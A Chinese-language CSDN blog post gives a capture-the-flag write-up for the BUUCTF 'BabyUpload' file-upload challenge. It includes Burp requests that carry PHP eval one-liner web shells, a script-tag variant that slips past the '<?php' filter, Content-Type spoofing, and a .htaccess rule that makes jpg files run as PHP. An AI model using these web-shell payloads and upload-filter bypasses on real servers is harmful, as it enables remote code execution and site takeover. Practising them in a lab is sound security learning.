

buuctf-BabyUpload

原创

[m0_62094846](#) 已于 2022-03-26 13:23:45 修改 582 收藏

文章标签: [网络安全](#)

于 2022-03-26 13:23:21 首次发布

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_62094846/article/details/123745118

版权

上传php文件,过滤后缀

上传文件 未选择文件。

后缀名不能有ph!

CSDN @m0_62094846

上传jpg文件

上传文件 未选择文件。

/var/www/html/upload/e81d70495415ae45f08244327834cb59/QQ截图20220118121907.jpg succesfully uploaded!

CSDN @m0_62094846

上传png文件, 和文件类型有关 (Content-Type)

上传文件 未选择文件。

上传类型也太露骨了吧!

CSDN @m0_62094846

所以应该要上传jpg文件类型

上传一句话木马就会出现这个问题, 筛查后发现是<?php

Burp Suite Professional v2021.3 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x ...

Send Cancel < >

Target: http://307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81

Request

```

1 POST / HTTP/1.1
2 Host: 307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----186905865529898868242574348814
8 Content-Length: 368
9 Origin: http://307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81
10 Connection: close
11 Referer: http://307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81/
12 Cookie: PHPSESSID=c1198acac7beb905ec7ec49e39a5c033
13 Upgrade-Insecure-Requests: 1
14
15 -----186905865529898868242574348814
16 Content-Disposition: form-data; name="uploaded"; filename="1.jpg"
17 Content-Type: image/jpeg
18
19 <?php @eval($_POST[value]);
20
21 -----186905865529898868242574348814
22 Content-Disposition: form-data; name="submit"
23
24
25 -----186905865529898868242574348814--
26

```

Response

上传文件 选择文件 未选择任何文件 上传

诶，别蒙我啊，这标志明显还是php啊

0 matches

Done

改一下木马格式就可以了

```
<script language="php">eval($_REQUEST[value])</script>
```

Burp Suite Professional v2021.3 - Temporary Project - licensed to google

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

3 x 4 x 5 x 6 x 7 x 8 x 9 x 10 x ...

Send Cancel < >

Target: http://307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81

Request

```

1 POST / HTTP/1.1
2 Host: 307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
  boundary=-----186905865529898868242574348814
8 Content-Length: 395
9 Origin: http://307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81
10 Connection: close
11 Referer: http://307f708d-31d1-4ca6-b8a1-ba65b2a67ae2.node4.buuoj.cn:81/
12 Cookie: PHPSESSID=c1198acac7beb905ec7ec49e39a5c033
13 Upgrade-Insecure-Requests: 1
14
15 -----186905865529898868242574348814
16 Content-Disposition: form-data; name="uploaded"; filename="1.jpg"
17 Content-Type: image/jpeg
18
19 <script language="php">eval($_REQUEST[value])</script>
20
21 -----186905865529898868242574348814
22 Content-Disposition: form-data; name="submit"
23
24
25 -----186905865529898868242574348814--
26

```

Response

上传文件 选择文件 未选择任何文件 上传

/var/www/html/upload/e81d70495415ae45f08244327834eb59/1.jpg successfully uploaded!

0 matches

Done

但是后缀无法修改成php类型，各种方式都试过了

想到.htaccess和.user.ini

和文件类型有关，就修改文件类型


上传文件 未选择文件。

上传类型也太露骨了吧!

CSDN @m0_62094846

```
<FilesMatch "jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

我之前存的几个代码好像都不能用



编辑数据 (http://21983c65-a19d-40e2-9202-4a8edcbc7a48.node4.buuoj...)

保存 清空 测试连接

基础配置

URL地址 *

连接密码 *

网站备注

编码设置

连接类型

编码器

default (不推荐)

base64

chr

请求信息

其他设置

添加 重命名 删除

默认分类 15

成功
连接成功!

CSDN @m0_62094846